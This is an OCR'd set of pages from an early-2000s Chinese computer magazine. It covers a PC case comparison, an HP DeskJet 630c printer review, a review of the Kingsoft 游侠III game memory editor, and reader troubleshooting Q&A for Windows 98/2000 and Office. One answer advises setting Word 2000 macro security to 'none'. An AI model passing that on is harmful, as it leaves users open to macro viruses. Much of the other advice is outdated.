八款机箱我们已经逐一进行了点评，其功能特点都不太相同。下面我们就进行横向的对比，这样可以清晰地看出不同机箱的特点！

机箱名称	华表 5DFB01	技展 6000P	爱国者 月光宝盒 564D01	阿波罗 SA-110358	大水牛 2000A	百事德 03AA	鸿富锦 ATX-14	金河田 ATX-8033
所带电源	银河 ATX 250C	技展 300X	长城 ATX-250SE	顺新 250	大水牛 250	无	百盛BS-2000 温控环保电源	金河田 ATX-310T
托架数量5.25英寸	3	4	3	3	3	4	3	3
托架数量3.25英寸	3	3	3	3	3	2	3	3
托架设计	抽拉式	抽拉式	可拆卸	螺钉固定	螺钉固定	螺钉固定	螺钉固定	螺钉固定
材料质量	很好	很好	较好	较好	很好	一般	一般	良
外观设计	美观	优秀	协调	一般	协调	一般	一般	协调
加塑位置	全塑	全塑	面板	面板	面板	面板	面板	面板
内光滑度	光滑	光滑	有毛刺	光滑	有毛刺	毛刺多	光滑	毛刺多
内面镀锌	无	无	有	无	无	无	无	无
散热性	很好	很好	较好	较好	一般	一般	一般	良
电源质量	优秀	优秀	优秀	优秀	优秀		较好	良
电源认证	中国长城安规、中国电工产品认证合格、欧盟共同市场安规、美国电磁波干扰管制规定	中国长城安规、欧盟共同市场安规	中国长城安规、中国电工产品安全认证、电磁兼容国际B级	中国长城安规	北欧四国产品安全认证、德国安规TUV、中国长城安规、欧盟共同市场安规、美国电磁波干扰管制规定、美国安规CUL、中国进口商品安全质量认证、台湾电磁干扰管制规定	无	中国电工产品认证合格、欧盟共同市场安规、美国电磁波干扰管理规定	中国长城安、ISO9001、中国电工产品认证合格、符合国家GB9254-1998 B级标准、GB/T17618-1999标准
使用便捷度	较好	较好	非常好	较好	较好	一般	一般	一般
产品设计	很好	合理	有特色	合理	有特色	稍差	一般	一般
价格（元）	480	480	480	360	430	240 *	270	280

＊注：百事德 03AA 送测产品无电源，此价格为含电源价。

获奖光荣榜

奖项	获奖品牌
最佳品质奖	银河华表 5DFB01
最有特色奖	鸿富锦 ATX-14
初级用户购买奖	爱国者月光宝盒 564D01
最佳电源奖	大水牛 2000A

最终推荐

总结

经过上面的种种测试，这八款机箱所具有的特点大家应该非常清楚了。老牌子的“银河”和“技展”的机箱表现非常突出，无论是其用料还是做工都非常的出色，而且其附带的电源也质量一流，在大家购买的时候应该是首选产品，但其价格相对偏高，对囊中羞涩的购买者则吸引力略小。从设计角度看，“爱国者”的“月光宝盒”比较独特，“用户至上”的理念值得提倡。而“大水牛”的机箱设计虽不能算是出类拔萃，但电源质量确实名不虚传，如果您只考虑低价位产品，则“鸿富锦”的ATX-14应重点考虑。

惠普630c打印机测试




图1

随着电脑在家庭中的普及，其应用范围越来越广泛，一些电脑的外部设备也逐渐成为电脑使用者的必然选择，打印机就是其中的典型产品。目前打印机越来越接近普通百姓能承受的价位，如何选购一款合适的低端打印机呢？在此，我们就来评测一款被定位于入门级的HP DeskJet 630c彩色喷墨打印机。

该款产品是HP公司最新的入门级因特网打印机，连接简易快捷。它采用HP独有的智能聚焦技术，有助于解决因特网上低分辨率的图像打印模糊不清的问题。这款彩色喷墨打印机具有双盒彩色喷墨功能，可轻松升级为照片打印机，进行六色打印。同时又因其较低的价位、经济快速的打印和方便的操作，可以随时随地打印并保存所打印的资料，比较适合家庭和个人用户。

采用技术

HP DeskJet 630c采用了HP独有的新型光学纸检测技术。一个光检测器会自动检测纸托盘中纸张的类型并自动调整打印设置，以创造最佳的打印质量。用户可以关闭光学纸检测功能，并手工选择纸的类型与打印模式，从而有


图2


Í¼3

效控制打印设置。该技术可以检测多数制造商的普通纸、照片亮光纸，特别是涂层纸与胶片。

基本指标

HP DeskJet 630c的基本性能指标情况是：黑白打印最高分辨率为600dpi，彩色打印最高分辨率为600×300dpi，黑白打印速度最快为5页/min，彩色打印速度最快为2页/min，采用了USB接口数据传输方式。该打印机还具有打印取消按钮设计、低墨量提示和自动打印墨盒对齐等功能。从这些特性来看，这款HP630c基本上可以满足大多数人的需要，即使是办公用户的一般使用也可胜任。

安装

打开HP 630c的包装盒，取出打印机。HP 630c不仅提供了IEEE 1284兼容并行口，而且还准备了USB接口，想得比较周到。接上打印机电源，把USB线插到机器上，系统很快认出新设备，安装光盘上的驱动程序，整个过程不到五分钟。打开打印机的前面板，打印头会自动走到中间，放入墨盒的过程非常简单，即使是初学者也能很快掌握。

测试

一台打印机最基本的衡量标准有三个方面：打印成本、打印速度和打印质量。

打印成本中墨水的耗费是用户最关心的问题。既然这是一款面向低端的打印机，自然会考虑到墨水的使用问题。HP 630c专门提供了节省墨水的经济性打印模式，可以比普通的标准模式多打四倍的页数。打印一张大约两千字的A4幅面文本，使用标准模式和使用经济模式基本上清晰度一样，只是经济模式的字体颜色比较淡一些，但是不影响阅读。这种模式很适合于大批量的打印文章，能够在质量只稍微下降一点的前提下，省四分之三的墨水。在彩色打印时，HP 630c也提供了一款经济模式的打印，不过在打印图像时，经济模式的质量要比普通模式有明显的区别，所以为了得到比较好的图片打印效果，还是不要吝惜墨水。

这款打印机既然是一款网络打印机，我们当然也会在网络上面使用一下了。我们将它安装在我们的内部网络上面，选好共享以后，在不同的计算机上都进行了测试，发现这款打印机的响应速度和网络性能都很不错，在我们测试过的同档次产品中应算表现良好。

在打印速度方面，HP 630c明显偏重于文本的打印方面。在进行每页2000字的A4幅面文本重复一页打印时，使用标准模式，基本上能够保持在每分钟打印5-6张的速度。当使用节约墨水的经济性打印模式时，感觉速度有一些提升，但提高的不算太多，比标准模式每分钟能多打一张。接下来，使用标准模式，把一页的文档换为三页的一篇大文档(每页文字的密度不变)，发现打印大文档时与重复打印小文档的时间基本一样。可见，虽然这款打印机只有54kB的缓存，但是基本不会影响到打印大文件时的速度。总的来说，文本打印速度相当不错，大批量打印应该说是一个可以接受的速度。

在进行图片打印时，感觉速度慢了一些，但仍属正常范围。在进行照片打印时，速度却大幅度下降，所用的设置为标准的照片级打印，300dpi的分辨率。以下是打印不同图片所用的时间：

分辨率	颜色	时间
800x1176	24 bit	6'59"
1068x1508	24 bit	8'04"
943x1288	24 bit	7'54"
800x1085	24 bit	7'23"
800x1140	24 bit	7'30"

从以上数据可以看出，在进行高画质的照片打印时，HP 630c有些力不从心。

最后，应该是我们选择打印机最直接的因素——打印质量。从打印的文本文件上来看，打印的字体清晰，字边没有毛刺，使用普通纸打印，背面没有明显的渗透现象。打印文本的质量在我们测过的同价位产品中应属一流水准。

打印图片后发现图像打印的质量一般，普通物体色彩着色正常，只是交界处有些模糊。由于价格确实较低，所以在此方面我们也就不能太苛求了。

最终评价

优点	价格低，性价比高，实用的经济省墨模式，文本打印速度快
弱点	图片精度不很高，照片打印速度慢
价格	590元
产品适用	家庭用户，网络共享打印，简单办公



——横行游戏世界的神兵利器

改游戏感觉已经是尘封已久的事了，很多风光一时的修改软件都不再推出新版本，因此拿到游侠III的时候没有太多的激动，只是暗暗肯定金山坚持到底的精神。在赛扬300A+128MB内存的电脑上安装相当顺利，界面类FLASH风格，简单大方，最小/典型/最大安装分别需要12MB/24MB/60MB，但手册和软件中均未找到需要的配置说明。安装时要选择是否将游侠、词霸和卓越网站放入收藏夹，这还罢了，最后居然要选是否将卓越网设为IE默认首页，令人略感不快。

CFAN小知识：什么是游戏修改？

游戏进行时，很多重要的指标(如玩家和对手的等级、生命、武器等)都以数值动态记录在一个一个内存空间中。OK，聪明的你一定想到了：找到代表生命的值，然后把它改成天文数字，或者一直让它保持不变，那不就能长生不老了吗？！……

正是这样的。打开游侠，然后运行游戏，找到想修改的值，按小键盘“ * ”调出游侠，填入数值回车，游侠会对内存中所有数据扫描过滤出符合数据的地址——往往是几千几万个！按ESC键再回到游戏，让这个数值发生变化（增加或减少)，比如吃点血，或者向自己开一枪，按“ * ”键再进游侠查这个新数值，一来二去最终就会找到。最后，把这个地址锁定为一个想要的数……就这么简单。

我们根据手册“快速入门”随便打开几个游戏试试，很容易就上手了，的确非常简单。《金庸群侠传》、《三国群英传》、《玩具兵大战3》、《星际争霸》、《帝国时代》、《剑侠情缘II》——一败在手下。《QUAKE3》居然也能改，只是游侠弹出时界面颜色稍有改变，福星很容易把命值锁定为200（再大就溢出了），但是奇怪地发现只有第三次被打中并且不死的时候生命参数才会自动恢复为200格，可能是QUAKE3另有玄机吧。此外，有极少数防修改的游戏如《古龙群侠传》，改起来会比较困难，需要额外的知识和复杂的操作。

真正体现实力的应当是查找速度，第一次查找往往是上万个数据，仅仅100到600毫秒——也就是零点几秒即可蹦出结果；第二次更快，很少到10毫秒，这应得益于其准确的查询定位，真是“所查即所得”。有时游戏数据不确定（如状态条)，可以通过“模糊搜索”监视数据的增加/减少找到准确地址。“联合查找”还可一次快速地找到多个连续存储的数值。

测试中最令人佩服的是“DirectX智能弹出”——可以让程序员山呼万岁的技术（稻草狗语)。DirectX能直接操纵声卡、显卡，技术相当底层，因此直接弹出自己的界面几乎=不可能，大多数修改工具不得不“曲线救国”——在程序和游戏之间来回切换，这就造成操作复杂、容易崩溃，或切换后无法回游戏（如《风云》)。游侠则可顺畅地在不同类型的游戏和平台（Win95/98/2000/Me ）中弹出，虽然普通用户几乎毫无感觉，但不能不说是一个里程碑式的技术。

CFAN小知识：如何鉴别“DirectX下弹出”技术？

这是目前金山独有技术，有的软件似乎也直接弹出，其实是在游戏中“截屏”作为自己的背景(如东方不败)，这的确是个很有创意的“暗渡陈仓”，但就技术而言就等而下之了。鉴别秘技：在游戏中调出修改软件后立即退出游戏，哈哈，这时可以看到该软件的界面还老老实实地显示着游戏的截图。

除了游戏修改外，游侠还有几项功能也值得一提。其内带的“金山词霸电玩版”可在游戏中随时调出查询不认识的英文，很实用。1500多篇分类清晰的攻略秘籍可随时调出，无需切换程序或者捧着书打游戏(醉心客：强烈建议金山删掉此功能，否则我的游戏攻略怎么卖！)。最后不要忘了游侠III也是金山.NET家族的一员，正版用户可用内置的搜索引擎下载新攻略。此外，“金手指”可直接生成和调入游戏专用的修改器（现在你也可以发布自己的游戏修改器了）；“游戏截图”表现相当出色；“一键N招”可用一个按键代替多个按键操作，在格斗类游戏里可一键发出复杂华丽的超必杀技键组合。

最后不能不提一下“变速齿轮”，类似的概念曾经在CFAN2000年24期中介绍过，也就是调快或调慢游戏的速度(比如玩俄罗斯方块)。在QUAKE3对战时福星意外发现游侠会把整个组的速度带得极快，就像吃了加速的小闪电一样！因此如果电脑比较慢的话，玩游戏不妨试试游侠，呵呵，也许会有意外收获。

整体来说，《金山游侠III》功能强大、设计体贴、技术出色，的确是当前游戏修改软件中的翘楚。从设计、包装、说明书、网站服务、技术支持来看，这也是一款精心之作。惟一遗憾的是其竞争对手没有新产品，不能真正一较短长。另外就是，游侠III的确可能使游戏成为一件无聊的事情。

CFAN结论

目前市面上最为出色的游戏修改工具。IT有言：软件到了3.0才真正成熟，DOS如此，Windows如此，游侠再次印证了这个说法。

√	功能强大、设计体贴
√	DirectX技术卓越，搜索极快
√	……别犹豫了，当前它没有竞争对手！
×	与少数内存驻留软件冲突，如自然码
×	如能去掉附加产品把价格降低一些就更完美了
×	完全把游戏变成一件大煞风景的事，对于真正的游戏玩家来说不啻“焚琴煮鹤”
公司	金山 010-62524868-678
配置	硬盘12－60MB，系统资源：6% 用户资源：6%，GDI资源：3% 其他不明
价格	48元（双CD，含100个Windows小游戏和经典游戏片头）
推荐指数	4.9

进化　　插图:邓伟龙



★为什么升技KA7主板插上Kingmax PC133内存总死机？
★为什么安装了雷管III的6.18版驱动后无法设置刷新率？
★“创新”和“创通”是一回事吗？
★为什么显示的字符开始比较模糊？
★为什么显示画面先是很大然后才正常？
★为什么连成对等网后Win98启动变得很慢？

问：最近将计算机升级时出现了问题，我使用的是升技KA7（Apollo KX133）主板，128MB Kingmax PC133内存,明明主板和内存都支持133MHz外频,可每当我将外频设置到133MHz时，接通计算机电源就死机，当我将外频调整到100MHz以及更低时才能正常工作，分别拿CPU、内存和主板到供货商那里测试，都能正常工作在133MHz。请问这是怎么回事？

答：根据Kingmax公司官方的回答，升技KA7（Apollo KX133）主板与Kingmax的PC-133/150内存存在一些兼容性问题。原因很可能是升技KA7主板上专有的内存buffer芯片造成的，虽然该芯片可以改善内存的读写性能，但却导致这块主板在内存方面过分挑剔，因此出现了Kingmax的PC-133/150内存在该款主板上无法稳定工作于133MHz外频的情况。解决的方法是，您可以更换其他品牌的内存或者主板。

问：我最近为我的GeForce2 GTS显卡安装雷管III的6.18版驱动程序，发现Windows 98 SE操作系统下的显（监）示器刷新率选项中只有“默认的适配器”和“优化”两种了，请问是不是这个驱动程序有问题？

答：这的确是雷管III的6.18版驱动程序本身存在的一个问题，您很可能是采取了从旧驱动程序进行升级的方法安装的该驱动程序。正确的方法是：

（1）先在“开始”→“设置”→“控制面板”→“添加/删除程序”中将旧的显卡驱动程序卸载。

（2）重新启动，如果系统自检时发现了新设备，则可直接安装雷管III的6.18版驱动程序。

（3）如果没有发现，正常启动后用鼠标右键单击桌面，在弹出的右键菜单中选择“属性”，在随后弹出的“显示属性”窗口中选择“设置”→“高级”→“适配器”→“更改”从中安装该驱动程序即可。

问：我最早听说过“创通”这个品牌，比如说“创通”的声卡和光驱，可后来又听说了“创新”这个牌子，也有声卡和光驱。最近在和同学聊天的时候，同学说这两个牌子其实是同一个，请问是不是这么回事？

答：这两个牌子确实是一回事。“创新”即是“创通”。那么为什么会出现两种不同的称谓呢？原因如下：

创新是新加坡的一家科技公司，由于我国市场准入方面的限制，创新公司在没有正式获准进入大陆市场以前，为了发展营销渠道，就和当时我国的四通公司联合组成了一个公司，两家公司各取了一个字，命名为“创通”。该公司作为创新公司在中国内地的总代理商。后来随着我国市场经济的不断完善，创新公司在内地同时又拥有了自己的分公司，产品还原为“创新”品牌，而老的“创通”公司由于失去了原有的意义而被“创新”所取代。

问：我的显示器最近发生了这样的情况，刚打开显示器的时候屏幕上的字符比较模糊，然后渐渐才清楚。这是什么原因造成的？

答：这很可能是您的显示器步入了“老年期”，最可能的原因是：显像管内的阴极射线管必须由灯丝加热后才可以打出电子束，由于阴极射线管开始老化，致使这个加热的过程变慢，所以您在打开显示器的开始阶段，因为阴极射线管没有达到标准的温度，无法射出足够的电子束，所以显示屏上的字符会由于没有足够电子束轰击荧光屏而变得模糊。如果您的显示器购买的时间不长，则很可能是显像管的质量不佳或以次充好，应该要求供应商退货。


问：我刚刚购买的显示器存在这样一种现象，开机后显示画面先是很大，然后在几秒钟后慢慢缩小到正常，请问这是故障吗？

答：这其实是一种正常现象，并且说明您的显示器品质较好。造成这种现象的原因是在刚开机的时候，显像管内偏转线圈上的电子束强度非常大(偏转线圈的作用是对电子枪射向荧光屏的电子束进行方向、序列方面的控制)。为了防止这些强度过大的电子束瞬间轰击某一小片荧光屏，长此以往将造成该区域内的荧光粉迅速老化，最终形成无光感黑斑区域的故障，一些品牌显示器会针对性地设计一个保护电路，作用是在开机时控制偏转线圈让过强的电子束散开，而不是集中轰击在某块区域内。而当偏转线圈的电子束强度正常后，就关闭这个保护电路。因此您所看到的显示画面先大后小的情况正是这个保护电路进行调节的过程。当然，如果是您从一个高亮度图像切换到一个低亮度图像后产生该种现象，则说明该款显示器有明显的“呼吸效应”，即显示器的高压线路部分不是很稳定。

问：我最近将办公室中的几台电脑连成了一个对等网进行资源共享，可我发现装好网卡以后重新启动电脑，进入Windows 98操作系统的时间明显比以前慢了，出现Windows 98启动画面时总是停留很长时间，可我记得看到

过别人的对等网不是这样的啊。请问这是怎么回事？

答：这种现象应该说是正常的，但可以通过调整网络设置来解决这个问题。之所以连接对等网后出现Windows 98启动时间变长的问题，是因为 Windows 98 系统给网卡配置的默认网络协议是TCP/IP协议，该协议要求每台联网的电脑都要设置一个固定的IP地址，用来同网络中的其他电脑进行联系。当您连接好对等网时，系统的默认设置是自动获得一个 IP 地址，这项工作是由 DHCP(Dynamic Host Configuration Protocol)服务器来完成的。而您的对等网根本没有什么DHCP服务器，因此操作系统在启动时也就无法找到这个服务器，但寻找这个服务器直到超时放弃的时间却很长，这就造成了在 Windows 98 启动画面上总是停留很长时间的现象。



★为什么 DVD 光驱看不了一些 DVD 光盘？
★什么是 IEEE1394？
★为什么系统自动安装的声卡不能工作？
★错装显卡驱动程序引起花屏如何解决？

解决方法：由于您只进行对等网内的资源共享而无需上Internet网络，因此您可以用NetBEUI协议替换TCP/IP协议。

（1）用鼠标右键单击桌面上“网上邻居”，选择“属性”，打开“网络”设置窗口，选择安装好的网卡名，点击“添加”按钮。

（2）在“请选择网络组件类型”窗口中，选择“协议”，点击“添加”按钮。

（3）在“选择网络协议”窗口中，在左边的“厂商”栏中选择“Microsoft"，在右边的“网络协议”栏中选择“NetBEUI"，点击“确定”按钮。

（4）最后返回“网络”设置窗口，将绑定 TCP/IP 协议的网卡删除，重新启动电脑使设置生效即可。

问：我的电脑中安装了DVD光驱，可我发现一些DVD光盘不能看，请问这是为什么？

答：原因主要有两个方面：

（1）中国区域代码 DVD 光盘与 CD 光盘相比，不仅增加了很多限制，而且增加了很多种类。由于 DVD 影片在全球被分成了六个区域，并设置了相应的区域代码，每个区的影片只有在与其区域代码相匹配的驱动器中才可以被读取。中国被单独定义为第六区，因此您那些不能看的 DVD 光盘很可能是其他区域代码的影片。

（2）再有就是 DVD 光驱与 DVD 光盘不兼容造成的这种现象。DVD 光盘的数据存储方式有单面、双面、单面高密和双面高密四种，其中最常见的单面盘容量为 4.7GB，单面高密容量将近9GB，双面盘是将盘片的背面也用来存储数据，所以容量加倍。您的 DVD 光驱必须兼容相应的格式才能读取该格式的光盘。

问：什么是 IEEE1394？

答：IEEE1394 诞生于 1995 年，它是为了增强外部多媒体设备与电脑连接性能而设计的高速串行总线标准，其传输速率可以达到 400Mbps，利用 IEEE1394 标准，我们可以轻易地把电脑与摄像机、高速硬盘、音响设备等多种多媒体设备连接。这个标准得到了包括 Apple、SONY、德州仪器和威盛等大厂商的支持。在一个 400Mbps 的火线通道上支持多于 63 个设备。目前还有一个被称作 IEEE1394b 的标准，是正在发展中的另一个高传输速率与长距离版本的 1394 标准，预计将在今年完成，它的单信道带宽可达到 800Mbps，这是目前 1394 标准带宽的两倍。IEEE1394 被认为是一种将来有可能取代PCI总线的全新总线标准。其优点是：

（1）即时数据传输(Real-Time Data Transfer)。

（2）支持热插拔，驱动程序安装简易。

（3）数据传输率高，目前的 1394 支持的数据传输率为 400Mbps，即将达到 800Mbps。

（4）通用 I/O 连接头，点对点的通讯架构。

其缺点是：价格相对昂贵。

问：我刚刚给我的电脑重新安装了一遍Windows 98操作系统，系统重新启动时提示发现了声卡并自动安装了声卡的驱动程序，可无论是看 VCD 还是玩游戏都没有声音。我又重新安装了光盘上的声卡驱动程序，仍然不能正常工作。我用的是 AD1815 声卡，以前的操作系统是厂家给装的，一切正常，可为什么我装就不能正常工作呢？

答：其实原因很简单，您在安装 Windows 98 操作系统时虽然检测到了AD1815声卡，但并没有正确安装该声卡的驱动程序，系统由于不能识别该硬件而将其归结为“其他设备”，即不能识别的设备。虽然您又重新安装了声卡的驱动程序，但由于该设备已经被定义为“其他设备”，因此仍旧不能正常工作。解决方法是：

（1）用鼠标左键单击系统桌面上的“开始”→“设置”→“控制面板”→“系统”→“设备管理器”。

（2）将“音频、视频和游戏控制器”项目中的所有关于 AD1815 声卡子项删除。

（3）将“其他设备”中有关 AD1815 声卡的子项删除并单击“确定”退出。

（4）不要重新启动操作系统，直接安装 AD1815 声卡的驱动程序。

问：我在 Windows 98 操作系统中安装显卡驱动程序时，由于拿错了软盘，误将其他显卡的驱动程序装入了系统，重新启动电脑后出现“花屏”现象，此时无法进行恢复操作，请问这种情况如何处理？



★为什么安装的双光驱有一个不能工作？
★电子邮件中的@符号是怎么来的？
★如何解决打印机打印不全的问题？
★GeForce2 GTS Pro显卡芯片是假货吗？
★开机时喇叭的各种鸣叫声说明了什么？

答：(1）您可以在启动Windows 98操作系统前按下键盘上的F8键，调出启动菜单，选择其中的第3项即“Safe mode”模式启动操作系统。

(2）系统正常启动进入桌面后，用鼠标左键单击“开始”→“设置”→“控制面板”→“显示”→“设置”。

(3）单击“高级”选项按钮→“适配器”→“更改”，将正确的显卡驱动程序软盘放入软盘驱动器中,选中后安装并重新启动电脑即可。

问：我的电脑上原本有一个光驱，近日又得到了一个光驱，本打算在我的Windows 98操作系统上实现双光驱安装，可我死活装不上第2个光驱，单装哪一个都没问题。朋友说应该在config.sys文件中将“lastdrive=”语句后面的参数改为z，可我的系统中并没有这个文件（我是用光盘启动直接安装的Windows 98操作系统)，请问如何处理这个问题？

答：您可以用更改注册表的方法来达到目的。方法如下：

(1）用鼠标左键单击“开始”→“运行”。

(2）在随后弹出的“运行”框中的“打开”栏中键入regedit后点“确定”。

(3）选择HKEY_LOCAL_MACHINE/Software/Microsoft/Windows/CurrentVersion/Setup。

(4）双击lastdrive参数项，将随后弹出的对话框中的“键值”一项中的字母改为z并退出注册表，重新启动电脑即可。

注意：更改注册表前一定要先备份，以免操作失误不能恢复。

问：请问电子邮件中的@符号怎么读？有人说这是英国人首先采用的，又有人说这是美国人定义的，请问这个符号到底是怎么来的，有什么含义吗？

答：@符号在电子邮件中应该与英文单词“at”的发音一致。其实在英文中两者通常可以混用，表示“在...”的意思，从这一点上您也应该明白两者发音为什么相同了。将这个符号应用于电子邮件中应该是美国人的创意。早在1971年，在美国国防部供职的电脑工程师雷·汤林森受命制定电子邮件命名格式时，将@符号加了进来，其作用是将用户名和电子邮件所属电脑信息分隔开。

问：我用的打印机是EPSON STYLUS COLOR 660，在打印文稿和图片时经常出现少打内容的情况，可打印机换到另一台电脑上打印就没这个问题。我的电脑是Windows 98操作系统，请问这种情况如何解决？

答：这是一个常见问题，很多打印机都存在这样的问题。原因是打印端口设置不当。解决方法如下：

(1）用鼠标左键单击系统桌面上的“开始”→“设置”→“控制面板”→“系统”→“设备管理器”。

(2）双击“端口”→“打印机端口”，选择“驱动程序”→“更新驱动程序”→“显示所有设备”，将“ECP打印端口”改成“打印机端口”后点“确定”即可。

问：我最近想买一块nVIDIA公司GeForce2系列的显卡，本来想买新出的GeForce2 GTS Pro芯片的显卡，可又看到许多文章说这款显卡是假货，nVIDIA根本没有这种芯片，请问是这样的吗？

答：目前的确有这种说法，认为GeForce2 GTS Pro芯片根本就不存在，是奸商Remark而来的。给人得出这种结论的理由也很充分，即nVIDIA公司的产品列表上根本没有GeForce2 GTS Pro这个芯片，官方网站上也没有它的踪影。


nVIDIA公司的确没有公布以GeForce2 GTS Pro这个名字命名的芯片，但这并不能说明这款芯片不存在。从目前掌握的情况看，GeForce2 GTS Pro芯片应该就是GeForce2 Pro芯片。

问：我的电脑在开机时喇叭发出一声长鸣和三声短鸣，随后死机，请问这是什么原因造成的？

答：从您提的问题中看不出您电脑主板用的是哪一种BIOS系统，因为不同的BIOS系统利用声音提示故障，其鸣叫含义有所不同。所以我们给出最常见的AMI BIOS和Award BIOS两种故障提示信息。如果您想知道自己的BIOS类型，您可以打开机箱，查看主板上的BIOS芯片上的标签以找到答案。如果主板采用的是Award BIOS，则PC喇叭1长3短的鸣叫声提示您主板上的键盘控制器发生故障。如果主板采用的是AMI BIOS，则1长3短的鸣叫声提示您内存出现了问题。另外顺便将两种BIOS系统的声音提示信息提供如下。

Award BIOS

1短：系统正常启动。



★Intel 810芯片组主板与PⅢ配合有问题吗？
★为什么增加内存后系统提示himem.sys出错？
★如何让Win2000自动关闭停止响应的程序?
★为什么Word文档一翻页就死机？
★如何去掉Word2000给网址或Email地址自动加上的字符？

2短：CMOS Setup中有参数设置错误。

1长1短：内存或主板上有元件出现故障。

1长2短：显示器或显卡出现问题。

1长3短：主板上键盘控制器故障。

1长9短：主板Flash RAM或EPROM故障。

多次长鸣：内存条未插紧或损坏。

不间断长鸣：主板电源插头与主板电源插槽或显示器与显卡没连接好。

重复短鸣：电源有故障。

无声音无显示：电源有问题。

AMI BIOS

1短：内存故障。

2短：内存ECC较验错误。关闭CMOS Setup中关于ECC校验的选项。

3短：系统基本内存（第1个64kB）检查失败，内存故障。

4短：系统时钟出错。

5短：CPU故障。

6短：键盘控制器故障。

7短：系统实模式错误，不能切换到保护模式。

8短：显示内存故障。

9短：ROM BIOS错误。

1长3短：内存故障。

1长8短：显示器数据线没接好或显卡没插牢。

问：我最近准备将CPU由赛扬366升级为PⅢ，可有朋友说我使用的Intel 810芯片组主板与PⅢ配合有问题，不知道这种说法是否正确？我明明见到过这么配置的电脑啊！

答：确实曾经有过这方面的问题，是Intel的一个工程师在一次测试中偶然发现的。据Intel公布的资料说，PⅢ处理器中存在的一个叫Mask MOVQ的小故障，该故障与处理器中KNI指令集中的“MASKMOVQ”指令有关，如果配合A3版以前的Intel 810芯片组可能在使用中出现死机现象，但这是一个很少见的故障，且已经得到了妥善解决。如果您的芯片组不是上述版本，可放心升级。

问：我最近在原有的64MB内存的基础上又给电脑增加了64MB内存，可当我启动电脑后发现Windows 98系统提示himem.sys出错，随后退到系统提示符下。可我单独插哪一条64MB内存条都没有问题，请问这是什么原因？

答：这很可能是您新加的那条内存与老内存条存在兼容性问题。您可以先试试开机以后按Del键进入BIOS,将BIOS中的参数恢复到默认值，确认退出后重新启动系统，看看是否还有问题。如果仍不能恢复正常，也只能换一条与您原来那条内存颗粒相近的内存条了。

问：我用的是Windows 2000操作系统，使用中经常会遇到一些程序在运行中陷入死锁状态的情况，通常只能进入“任务管理器”将这些所谓“停止响应的程序”手动关闭。听人说有方法能让系统自动关闭这些程序，不知如何设置？

答：在Windows 2000操作系统中的确可以实现这项功能，但需要修改注册表。方法如下：

（1）在系统桌面上用鼠标左键单击“开始”→“运行”，在随后弹出的“运行”对话框中的“打开”栏中键入regedit，点“确定”。

（2）选择HKEY_CURRENT_USER\Control Panel\Desktop中的AutoEndTasks的键值，将其设置为1并退出即可。

注意:修改注册表前一定要先备份，以免出现错误后无法恢复。

问：日前我在用Word打开一份非常重要的文件后，只要一翻页就死机，换到别的电脑上也出现这种情况，这个文件对我很重要，请问如何恢复它呢？

答：这一般是文件中出现系统不能识别的乱码导致的死机现象。解决方法如下：

（1）您可以用Word重新打开这个文件，不要进行任何编辑操作，用鼠标左键单击菜单中的“文件”→“另存为…”，在弹出对话框中的“保存类型”组合框下拉列表中选“纯文本”，再单击“保存”按钮。这种操作虽然会将文件原有的格式信息丢失，但文字部分将完全得以保留。

（2）用Word打开刚保存的纯文本文件，找到文字中的乱码，将其删除，并重新设置文档格式即可。

问：我在用Word2000编辑文档时，每当输入网址或电子邮件信箱地址后，总是要被自动加上一个大花括号和诸如HYPERLINK、mailto等字样，看上去很别扭，且并不需要，删也删不掉，请问如何能将它们去掉？

答：您可以进行如下操作。

（1）启动Word2000，用鼠标左键单击菜单上的“工具”

★如何恢复PowerPoint2000中误删除的母版内容？
★为什么在Word2000中编制了宏不能运行？
★我从网上下载的.swf格式游戏文件如何运行？
★怎样在Excel中输入欧元符号？
★为什么别人打不开我用PowerPoint 2000做的演示文稿？
★如何将Foxmial设置成默认的电子邮件工具？

→“自动更正”→“键入时自动套用格式”标签。

（2）去掉“Internet及网络路径替换为超级链接”前的对勾，点“确定”即可。

问：我在用PowerPoint2000制作演示幻灯片的时候，不小心把“母版”幻灯片中定义输入文字的框给删除了，请问我还能再把这个文字框恢复回去吗？

答：可以，方法如下：

（1）打开丢失母版内容的幻灯片文件，用鼠标左键单击“视图”→“母版”→“幻灯片母版”。

（2）用鼠标右键单击幻灯片空白处，在弹出的菜单中选择“母版版式”，从“占位符”框中选中“文本”项即可。

问：我在Word2000中编制了一个宏，可在运行的时候系统却提示说这个宏无效，不能运行，可在别的电脑上编完后就能运行，请问这是怎么回事？

答：这很可能是您将宏的安全级别设置得过高造成的。修改方法如下：

（1）启动Word2000，用鼠标左键单击“工具”→“宏”→“安全性”。

（2）在随后弹出的“安全性”对话框中的“安全级”标签内选择“中”或“无”级别，点“确定”即可。

问：我从网上下载了一个软件游戏，可无论如何也运行不了，这个游戏文件是.swf格式的，请问怎样才能玩这个游戏？

答：这种格式的游戏是用Flash软件制作的，您应该先安装Flash软件或相关插件以支持该游戏运行。软件建议您安装Flash 5这个版本，如果您不想浪费太多的硬盘空间也可以从下面地址下载插件：

